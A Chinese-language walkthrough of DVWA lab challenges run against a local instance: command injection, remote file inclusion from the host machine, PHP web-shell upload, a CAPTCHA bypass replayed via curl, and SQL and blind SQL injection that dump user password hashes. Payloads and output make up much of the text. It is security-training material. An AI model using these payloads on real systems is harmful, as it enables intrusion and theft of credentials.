
The browser's developer tools are open, specifically the "Inspector" tab, showing the raw HTML code. The hidden comments are visible in the source code view.

QQ 還有一個 --LINE HIDDEN ;)— 不知道藏在哪，仔細檢查或搜尋好幾次都沒發現

## 試著從其他地方存取檔案

走投無路之下只好從 command injection 偷看資料夾內容


```
;ls /var/www/html/vulnerabilities/fi
```



A screenshot of the DVWA Command Injection page. The URL in the address bar is `localhost:8086/vulnerabilities/exec/#`. The DVWA logo is at the top right. On the left, a sidebar menu lists various vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection (which is selected and highlighted in green), CSRF, File Inclusion, File Upload, and Insecure CAPTCHA. The main content area has a title "Vulnerability: Command Injection" and a sub-section "Ping a device". A text input field contains the command `;ls /var/www/html/vulnerabilities/fi`. To the right of the input field are two buttons: "Submit" and a red "Cancel" button. Below the input field, several file names are listed in red: file1.php, file2.php, file3.php, file4.php, help, include.php, index.php, and source.

不過我要觀察的是 `fi.php`，因為秘密就藏在裡面

```
;cat /var/www/html/hackable/flags/fi.php
```



A screenshot of the DVWA Command Injection page. The URL in the address bar is `localhost:8086/vulnerabilities/exec/#`. The DVWA logo is at the top right. On the left, a sidebar menu lists various vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection (selected), CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), and CSP Bypass. The main content area has a title "Vulnerability: Command Injection" and a sub-section "Ping a device". A text input field contains the command `;cat /var/www/html/hackable/flags/fi.php`. To the right of the input field are two buttons: "Submit" and a red "Cancel" button. Below the input field, the output of the command is displayed in red text:  
1.) Bond. James Bond  
\n";  
\$line3 = "3.) Romeo, Romeo! Wherefore art thou Romeo?";  
\$line3 = "--LINE HIDDEN ;--";  
echo \$line3 . "\n\n";  
  
\$line4 = "NC4pI" . "FRoZSBwb29s" . "IG9uIH" . "RoZSByb29mIG1" . "1c3QgaGF" . "2ZSBh" . "IGx1Y" . "Ws";  
echo base64\_decode( \$line4 );  
?>

1.) Bond. James Bond

\n";

```
$line3 = "3.) Romeo, Romeo! Wherefore art thou Romeo?";  
$line3 = "--LINE HIDDEN ;)--";  
echo $line3 . "\n\n"  
  
\n";  
  
$line4 = "NC4pI" . "FRoZSBwb29s" . "IG9uIH" . "RoZSByb29mIG1" . "1c3QgaGF" . "2ZSBh" .  
"IGx1Y" . "Wsu";  
echo base64_decode( $line4 );  
  
?>
```

可以得到第 3 個答案

```
"3.) Romeo, Romeo! Wherefore art thou Romeo?";
```

第4個答案之前已經找到了，從這邊用 base64 decode \$line4 也可以得到相同的結果

```
NC4pIFRoZSBwb29sIG9uIHRoZSByb29mIG11c3QgaGF2ZSBhIGx1YWsU  
4.) The pool on the roof must have a leak.
```

✨ Done ✨

```
1.) Bond. James Bond  
2.) My name is Sherlock Holmes. It is my business to know what other people don't know.  
3.) Romeo, Romeo! Wherefore art thou Romeo?  
4.) The pool on the roof must have a leak.  
5.) The world isn't run by weapons anymore, or energy, or money. It's run by little ones and zeroes, little bits of data. It's all just electrons.
```

## memo

測試載入遠端檔案

準備一個要被遠端載入的檔案

```
echo '<? echo "yo" ?>' > yo.php
```

用 http-server 在 Host machine 建立測試用的 server，這是給 DVWA container 截的

```
> http-server
Starting up http-server, serving .
http-server version: 14.1.0

http-server settings:
CORS: disabled
Cache: 3600 seconds
Connection Timeout: 120 seconds
Directory Listings: visible
AutoIndex: visible
Serve GZIP Files: false
Serve Brotli Files: false
Default File Extension: none

Available on:
  http://127.0.0.1:8080
  http://192.168.0.196:8080
  http://192.168.22.1:8080
  http://192.168.13.1:8080
Hit CTRL-C to stop the server


[2022-01-30T17:16:03.950Z]  "GET /yo.php" "undefined"
(node:28200) [DEP0066] DeprecationWarning: OutgoingMessage.prototype._headers is deprecated
(Use `node --trace-deprecation ...` to show where the warning was created)
[2022-01-30T17:16:08.549Z]  "GET /yo.php" "undefined"
|
```

```
http://localhost:8086/vulnerabilities/fi/?page=http://192.168.0.196:8080/yo.php
```

or

```
http://localhost:8086/vulnerabilities/fi/?page=http://host.docker.internal:8080/yo.php
```

可以看到左上角顯示了 yo，代表有成功執行檔案



## 5. File Upload

**Objective: Execute any PHP function of your choosing on the target system (such as `phpinfo()` or `system()`) thanks to this file upload vulnerability.**

基本上如果可以上傳並執行任意檔案，就可以做很多事

OWASP 的文件整理得蠻詳細的，有提到上傳檔案也有不同的延伸應用和變化，例如壓縮後上傳以避免掃描或者塞爆硬碟空間之類的作法 XD

### 觀察

可以先測試檔案的型態，大小，格式等限制

# Vulnerability: File Upload

Choose an image to upload:

No file selected.

Your image was not uploaded.

# Vulnerability: File Upload

Choose an image to upload:

No file selected.

.../.../hackable/uploads/2015-06-27\_070937.webp successfully uploaded!

留意上傳檔案的位置，因為這代表我們有機會執行這個路徑上的檔案  
試著上傳惡意檔案

這是目前頁面的路徑，可以看到檔案上傳的位置是在上上層

```
http://localhost:8086/vulnerabilities/upload/
```

# Vulnerability: File Upload

Choose an image to upload:

No file selected.

**.../.../hackable/uploads/yo.php successfully uploaded!**

http://localhost:8086/hackable/uploads/yo.php

← → ⌛ ⚡ 🔍 localhost:8086/hackable/uploads/yo.php

yo

✨ Done ✨

將檔案內容換成 `phpinfo()`

localhost:8086/hackable/uploads/yo.php

PHP Version 7.0.30-0+deb9u1



System	Linux 91ab8a5e75e3 5.10.76-linuxkit #1 SMP Mon Nov 8 10:21:19 UTC 2021 x86_64
Build Date	Jun 14 2018 13:50:25
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.0/apache2
Loaded Configuration File	/etc/php/7.0/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.0/apache2/conf.d
Additional .ini files parsed	/etc/php/7.0/apache2/conf.d/10-mysqli.ini, /etc/php/7.0/apache2/conf.d/10-opcache.ini, /etc/php/7.0/apache2/conf.d/10-pdo.ini, /etc/php/7.0/apache2/conf.d/15-xml.ini, /etc/php/7.0/apache2/conf.d/20-calendar.ini, /etc/php/7.0/apache2/conf.d/20-ctype.ini, /etc/php/7.0/apache2/conf.d/20-dom.ini, /etc/php/7.0/apache2/conf.d/20-exif.ini, /etc/php/7.0/apache2/conf.d/20-finfo.ini, /etc/php/7.0/apache2/conf.d/20-gettext.ini, /etc/php/7.0/apache2/conf.d/20-iconv.ini, /etc/php/7.0/apache2/conf.d/20-json.ini, /etc/php/7.0/apache2/conf.d/20-mysqli.ini, /etc/php/7.0/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.0/apache2/conf.d/20-phar.ini, /etc/php/7.0/apache2/conf.d/20-posix.ini, /etc/php/7.0/apache2/conf.d/20-readline.ini, /etc/php/7.0/apache2/conf.d/20-shmop.ini, /etc/php/7.0/apache2/conf.d/20-simplexml.ini, /etc/php/7.0/apache2/conf.d/20-sockets.ini, /etc/php/7.0/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.0/apache2/conf.d/20-sysvsem.ini, /etc/php/7.0/apache2/conf.d/20-sysvshm.ini, /etc/php/7.0/apache2/conf.d/20-tokenizer.ini, /etc/php/7.0/apache2/conf.d/20-wddx.ini, /etc/php/7.0/apache2/conf.d/20-xmlreader.ini, /etc/php/7.0/apache2/conf.d/20-xmlwriter.ini, /etc/php/7.0/apache2/conf.d/20-xsl.ini
PHP API	20151012
PHP Extension	20151012
Zend Extension	320151012
Zend Extension Build	API320151012,NTS
PHP Extension Build	API20151012,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
IPv6 Support	enabled

## memo

可以跟 Command injection 混搭測試，執行上傳的惡意檔案

### Vulnerability: Command Injection

Ping a device

Enter an IP address:

CHANGELOG.md  
COPYING.txt  
README.md  
about.php  
config  
docs  
dvs  
external  
favicon.ico  
hackable  
ids\_log.php  
index.php  
instructions.php  
login.php  
logout.php  
php.ini  
phpinfo.php  
robots.txt  
security.php  
setup.php  
vulnerabilities

### Ping a device

Enter an IP address:

2015-06-27\_070937.webp  
416-567-max.jpg  
dvwa\_email.png  
yo.php

```
;php /var/www/html/hackable/uploads/yo.php
```

## Ping a device

Enter an IP address:

Submit

yo

## 6. Insecure CAPTCHA

**Objective: Your aim, change the current user's password in an automated manner because of the poor CAPTCHA system.**

根據參考資料， CAPTCHA 應該被視為用來 limit request rate

觀察

不勾選驗證會無法通關

# Vulnerability: Insecure CAPTCHA

Change your password:

New password:

Confirm new password:



The CAPTCHA was incorrect. Please try again.

看起來目前這個頁面和 CAPTCHA 的整合應該就只有靠前端


```
▼ <div class="vulnerable_code_area">
  ▼ <form action="#" method="POST">
    <h3>Change your password:</h3>
    <br>
    <input type="hidden" name="step" value="1">
    New password:
    <br>
    <input type="password" autocomplete="off" name="password_new">
    <br>
    Confirm new password:
    <br>
    <input type="password" autocomplete="off" name="password_conf">
    <br>
    <script src="https://www.google.com/recaptcha/api.js"></script>
    <br>
    <div class="g-recaptcha" data-theme="dark" data-sitekey="6Lc18EoeAAAAAM9dYVBygjc6ppgHcJSCvcfbNw2">...</div>
    <br>
    <input type="submit" value="Change" name="Change">
  </form>
  ▶ <pre>...</pre>
```

試著 bypass 驗證

第一個念頭是關閉 javascript 再送出表單 XD

 Disable JavaScript \*

依然無法 QQ，還是會有紅字



The screenshot shows two side-by-side password change forms. Both forms have 'New password:' and 'Confirm new password:' fields containing three dots ('...'). A 'Change' button is at the bottom of each form. The left form has a red error message at the bottom: 'The CAPTCHA was incorrect. Please try again.' The right form does not have this message.

好吧 看起來並不單純

Stat...	Met...	Domain	File	Prot...	Scheme	Initiator	Ty	Tran...	Size	Sta...	End ...	F...	D...	Headers	Cookies	Request	Response	Timings	Security
200	POST	✓ dwv...	/vulnerabilities/c	HTT...	http	docu...	htn	1.82...	4.40 ...	0 ms	30 ...	3	3...	▼ Filter Headers					
200	GET	✗ dwv...	dvwaPage.js	HTT...	http	script	js	cac...	1.01 ...	73 ...	73 ms	7	0 ...						
200	GET	✗ dwv...	api.js	HTT...	https	script	js	cac...	853 B	74 ...	74 ms	7	0 ...						
200	GET	✗ dwv...	add_event_lister	HTT...	http	script	js	cac...	593 B	77 ...	77 ms	7	0 ...						
200	GET	dwv.l...	logo.png		http	img	png	cac...	8.14 ...	82 ...	82 ms	0	0 ...						
200	GET	✗ ww...	recaptcha_zh_1	HTT...	https	api.js...	js	cac...	0 B	95 ...	95 ms	9	0 ...						
200	GET	✗ dwv...	favicon.ico	HTT...	http	Favic...	vnc	cac...	1.37 ...	107 ...	107 ms	1	0 ...						
200	GET	✗ ww...	anchor?ar=1&k=	HTT...	https	subd...	htn	22.1...	41.3...	120 ...	160 ms	1	4 ...						
200	GET	✗ ww...	anchor?ar=1&k=	HTT...	https	subd...	htn	22.1...	41.3...	20 ...	201 ms	2	3 ...						

## 跳過驗證，直接送 POST

再觀察看看表單送出的內容，有個 `step` key (要記得保持 javascript 關閉的狀態，才能觀察到 POST request，方便接下來修改 request)

Network tab in DevTools showing a POST request to /vulnerabilities/clickjacking with the following form data:

- step: "1"
- password\_new: "222"
- password\_conf: "222"
- Change: "Change"

一樣用老招 XD

Context menu options for a POST request:

- Copy
- Save All As HAR
- Resend
- Edit and Resend** (highlighted)
- Block URL
- Open in New Tab
- Start Performance Analysis...
- Use as Fetch in Console

```
POST http://dvwa.localtest:8086/vulnerabilities/captcha/#

Request Headers

Host: dvwa.localtest:8086
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15;
Accept: text/html,application/xhtml+xml,application/xml;q=
Accept-Language: zh-TW,zh;q=0.8,en;q=0.5,en-US;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 55
Origin: http://dvwa.localtest:8086
DNT: 1

Request Body
step=1&password_new=333&password_conf=333&Change=Change
```

失敗 QQ



The DVWA logo consists of the letters "DVWA" in a bold, dark font. A green swoosh graphic starts from the top of the "D", curves around the "V" and "W", and ends at the bottom of the "A".

Username

Password

Login failed

[Damn Vulnerable Web Application \(DVWA\)](#)

試著將 step 改成 2，然後填入新密碼再送出

```
step=2&password_new=222&password_conf=222&Change=Change
```

```
curl 'http://dvwa.localtest:8086/vulnerabilities/captcha/#' -X POST -H 'User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:97.0) Gecko/20100101 Firefox/97.0' -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8' -H 'Accept-Language: zh-TW,zh;q=0.8,en;q=0.5,en-US;q=0.3' -H 'Accept-Encoding: gzip, deflate' -H 'Referer: http://dvwa.localtest:8086/vulnerabilities/captcha/' -H 'Content-Type: application/x-www-form-urlencoded' -H 'Origin: http://dvwa.localtest:8086' -H 'DNT: 1' -H 'Connection: keep-alive' -H 'Cookie: PHPSESSID=ov64qqshkod7693old2kdk59e3; security=low' -H 'Upgrade-Insecure-Requests: 1' -H 'Pragma: no-cache' -H 'Cache-Control: no-cache' --data-raw 'step=2&password_new=222&password_conf=222&Change=Change'
```

重登



Username

Password

✨ Done ✨

dvwa.localtest:8086/index.php

The screenshot shows the DVWA login interface. The URL in the address bar is "dvwa.localtest:8086/index.php". The DVWA logo is at the top right. The main content area displays the message "Welcome to Damn Vulnerable Web Application!". Below it, a paragraph explains the application's purpose: "Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment." On the left, there is a sidebar with three buttons: "Home" (highlighted in green), "Instructions", and "Setup / Reset DB".

## 心得

1. 先關閉 javascript
  2. 再直接送出 POST (不透過表單)
- 

## 7. SQL Injection

### 觀察

先隨便 try try

### Vulnerability: SQL Injection

User ID:

ID: 1  
First name: admin  
Surname: admin

可以發現 URL query string 有可以下手的地方

```
http://dvwa.localtest:8086/vulnerabilities/sqlis/?id=1&Submit=Submit#
```

### 測試及觀察錯誤訊息

`id` 第一個數字後面不管接什麼都可以 pass, 可能代表 SQL 已經被結尾?

```
1zxw1--;
```

```
http://dvwa.localtest:8086/vulnerabilities/sqlil/?id=1zxw1--;&Submit=Submit#
```

## Vulnerability: SQL Injection

User ID:  Submit

ID: 1zxw1--;  
First name: admin  
Surname: admin

## Vulnerability: SQL Injection

User ID:  Submit

ID: 1好;  
First name: admin  
Surname: admin

03

## Vulnerability: SQL Injection

User ID:  Submit

ID: 03  
First name: Hack  
Surname: Me

0003

# Vulnerability: SQL Injection

User ID:  Submit

ID: 003  
First name: Hack  
Surname: Me

代表它可能對 `GET['id']` 做了一些簡單的轉換處理？

試著加上 single quotes，看看會有什麼反應

'1'

`http://dvwa.localtest:8086/vulnerabilities/sqli/?id=%271%27&Submit=Submit#`

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '1''' at line 1

從這邊可以觀察出 SQL 會自動幫我們補上哪些 single quote，為了更方便觀察，使用其他符號看看

'1@

```
http://dvwa.localtest:8086/vulnerabilities/sqli/?id=%271@&Submit=Submit#
```

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '1@'' at line 1

可以看出 @ 的位置，代表 id=1 的後面會被補上兩個 1

我們可以在 '1@' 後面的位置繼續補上 OR '1'='1， 讓它行成 '1' = '1'

```
3' OR '1'='1
```

```
http://dvwa.localtest:8086/vulnerabilities/sqli/?id=3%27%20OR%20%271%27=%271&Submit=Submit#
```

### Vulnerability: SQL Injection

```
User ID:  Submit  
ID: 3' OR '1'='1  
First name: admin  
Surname: admin  
ID: 3' OR '1'='1  
First name: Gordon  
Surname: Brown  
ID: 3' OR '1'='1  
First name: Hack  
Surname: Me  
ID: 3' OR '1'='1  
First name: Pablo  
Surname: Picasso  
ID: 3' OR '1'='1  
First name: Bob  
Surname: Smith
```

```
2' OR 1='1
```

```
http://dvwa.localtest:8086/vulnerabilities/sqli/?id=2%27%20OR%20%271%27=%271&Submit=Submit#
```

### Vulnerability: SQL Injection

```
User ID:  Submit  
ID: 2' OR '1'='1  
First name: admin  
Surname: admin  
ID: 2' OR '1'='1  
First name: Gordon  
Surname: Brown  
ID: 2' OR '1'='1  
First name: Hack  
Surname: Me  
ID: 2' OR '1'='1  
First name: Pablo  
Surname: Picasso  
ID: 2' OR '1'='1  
First name: Bob  
Surname: Smith
```

意味著 SQL 會在前後補上 single quote, 因此在第一個 id 後面補上 ，這樣就可以接著第二組的 OR，第2組的條件結尾故意不加上 ，這樣就形成合法的 query 了

```
2' OR 1='1 union select * from users;
```

## 取得密碼

### 測試 column names

```
2' OR user_id='1
```

```
# X  
1' AND sur_name='admin
```

```
# first_name column ok  
1' AND first_name='admin
```

```
# last_name column ok  
1' AND last_name='admin
```

```
# password column ok  
1' AND password<>'0
```

### 測試 table name

```
2' UNION SELECT user_id,user_id FROM user WHERE user_id='1
```

```
Table 'dvwa.user' doesn't exist
```

```
← → C 🔍 dvwa.localtest:8086/vulnerabilities/sql/?id=2'+UNION+SELECT+user_id%2Cuser_id+FROM+user+WHERE+user_id%3D'1&Submit=Submit#
```

```
Table 'dvwa.user' doesn't exist
```

## show more about tables by query information\_schema

```
SELECT table_schema,table_name FROM information_schema.tables WHERE table_schema != 'mysql' AND table_schema != 'information_schema'
```

```
0' UNION SELECT table_schema,table_name FROM information_schema.tables WHERE table_schema !='mysql' AND table_schema !='information_schema'
```

```
# table name is users  
2' UNION SELECT user_id,user_id FROM users WHERE user_id='1
```

## Vulnerability: SQL Injection

User ID:

ID: 2' UNION SELECT user\_id,user\_id FROM users WHERE user\_id='1  
First name: Gordon  
Surname: Brown

ID: 2' UNION SELECT user\_id,user\_id FROM users WHERE user\_id='1  
First name: 1  
Surname: 1

```
2' UNION SELECT user_id,password FROM users WHERE user_id='1
```

# Vulnerability: SQL Injection

User ID:  Submit

ID: 2' UNION SELECT user\_id,password FROM users WHERE user\_id='1  
First name: Gordon  
Surname: Brown

ID: 2' UNION SELECT user\_id,password FROM users WHERE user\_id='1  
First name: 1  
Surname: caf1a3dfb505ffed0d024130f58c5cfa

✨ Done ✨

1' UNION SELECT first\_name,password FROM users WHERE user\_id<>'0

1' UNION SELECT first\_name,password FROM users WHERE user\_id <>'

## Vulnerability: SQL Injection

User ID:  Submit

```
ID: 1' UNION SELECT first_name,password FROM users WHERE user_id<>'0
First name: admin
Surname: admin

ID: 1' UNION SELECT first_name,password FROM users WHERE user_id<>'0
First name: admin
Surname: caf1a3dfb505ffed0d024130f58c5cfa

ID: 1' UNION SELECT first_name,password FROM users WHERE user_id<>'0
First name: Gordon
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT first_name,password FROM users WHERE user_id<>'0
First name: Hack
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT first_name,password FROM users WHERE user_id<>'0
First name: Pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT first_name,password FROM users WHERE user_id<>'0
First name: Bob
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

### 心得

雖然 wiki 上有標準答案，盡量試著從黑箱角度去推斷原本的 SQL 可能是怎樣寫的，強化理解

## 8. SQL Injection (Blind)

**Objective:** Find the version of the SQL database software through a blind SQL attack.

頁面顯示的資訊有限，只能靠回傳的值是 true or false 來推測你的 query 的正確性

```
# User ID exists in the database.  
0' OR '1'='1
```

```
# User ID is MISSING from the database.  
0' OR '1'='2
```

'1'='2 不成立，所以不管前面那段 (0' OR ) 是什麼，你都可以靠後面這段來判斷你的猜測是否正確

```
2' OR user_id='1
```

## Vulnerability: SQL Injection (Blind)

User ID:  Submit

User ID exists in the database.

```
1' UNION SELECT VERSIONS()
```

參考看看找其他環境的 mariadb 版本長什麼樣子

```
select @@version;
```

```
select VERSION();
```

A screenshot of MySQL Workbench showing the result of the query `select VERSION();`. The result set contains one row with the value `10.3.32-MariaDB-1:10.3.32+maria~focal`.

Version	Original release date	Latest version
10.3	16 April 2017	10.3.32
10.4	9 November 2018	10.4.22
10.5	3 December 2019	10.5.13
10.6	26 April 2021	10.6.5

参考 google

```
0' UNION SELECT first_name,password FROM users WHERE user_id <>'
```

```
0' UNION SELECT first_name,password FROM users WHERE user_id <>'
```

```
SELECT SUBSTRING((select @@version), 5, 3) AS ExtractString;
```

```
0' UNION SELECT 1,SUBSTRING((select @@version), 1, 20)'
```

這是在非 blind injection 查詢 db version 的結果

## Vulnerability: SQL Injection

User ID:  Submit

```
ID: 0' UNION SELECT 1,SUBSTRING((select @@version), 1, 20)'  
First name: 1  
Surname: 10.1.26-MariaDB-0+de
```

```
0' UNION SELECT 1,SUBSTRING((select @@version), 1, 20)'
```

## Vulnerability: SQL Injection (Blind)

User ID:  Submit

User ID exists in the database.

從這邊我們大概可以推測接下來需要透過 blind injection 來比對 `10.x.x ...` 這類的版本字串

接下來利用 function `@@version` , `SUBSTRING` 搭配 `IF` 語法應該就可以猜測版本了

```
@@version
```

```
SELECT IF(STRCMP('test','test1'),'no','yes');
```

```
SELECT SUBSTRING((select @@version), 1, 5) AS ExtractString;
```

確認 IF 能和 SELECT @@VERSION 正常搭配使用

```
SELECT IF ((SELECT @@version) = '10.3.32-MariaDB-1:10.3.32+maria~focal', 'pass', 'failed');
```

```
SELECT IF (SUBSTRING((SELECT @@version),1,2) = '10', 'pass', 'failed');
```

A screenshot of a MySQL query results table. The query is: `SELECT IF (SUBSTRING((SELECT @@version),1,2) = '10', 'pass', 'failed');`. The result shows one row with the value 'pass'.

1	pass
1	pass

```
SELECT IF (SUBSTRING((SELECT @@version),1,3) = '10x', 'pass', 'failed');
```

A screenshot of a MySQL query results table. The query is: `SELECT IF (SUBSTRING((SELECT @@version),1,3) = '10x', 'pass', 'failed');`. The result shows one row with the value 'failed'.

1	failed
1	failed

加上 `1, IF...`

```
SELECT 1,IF (SUBSTRING((SELECT @@version),1,2) = '10', 'pass', 'failed');
```

A screenshot of a MySQL query results table. The query is: `SELECT 1,IF (SUBSTRING((SELECT @@version),1,2) = '10', 'pass', 'failed');`. The result shows one row with values '1' and 'pass' respectively.

1	pass
1	pass

用 like % 來測試看看

```
SELECT IF (SUBSTRING((SELECT @@version),1,7) like '10.%', 'pass', 'failed');
```

```
# response code is 404  
0
```

## Vulnerability: SQL Injection (Blind)

User ID:  Submit

User ID is MISSING from the database.

1

```
# response code is 200  
0' UNION SELECT first_name,password FR  
OM users WHERE user_id <>'
```

## Vulnerability: SQL Injection (Blind)

User ID:  Submit

User ID exists in the database.

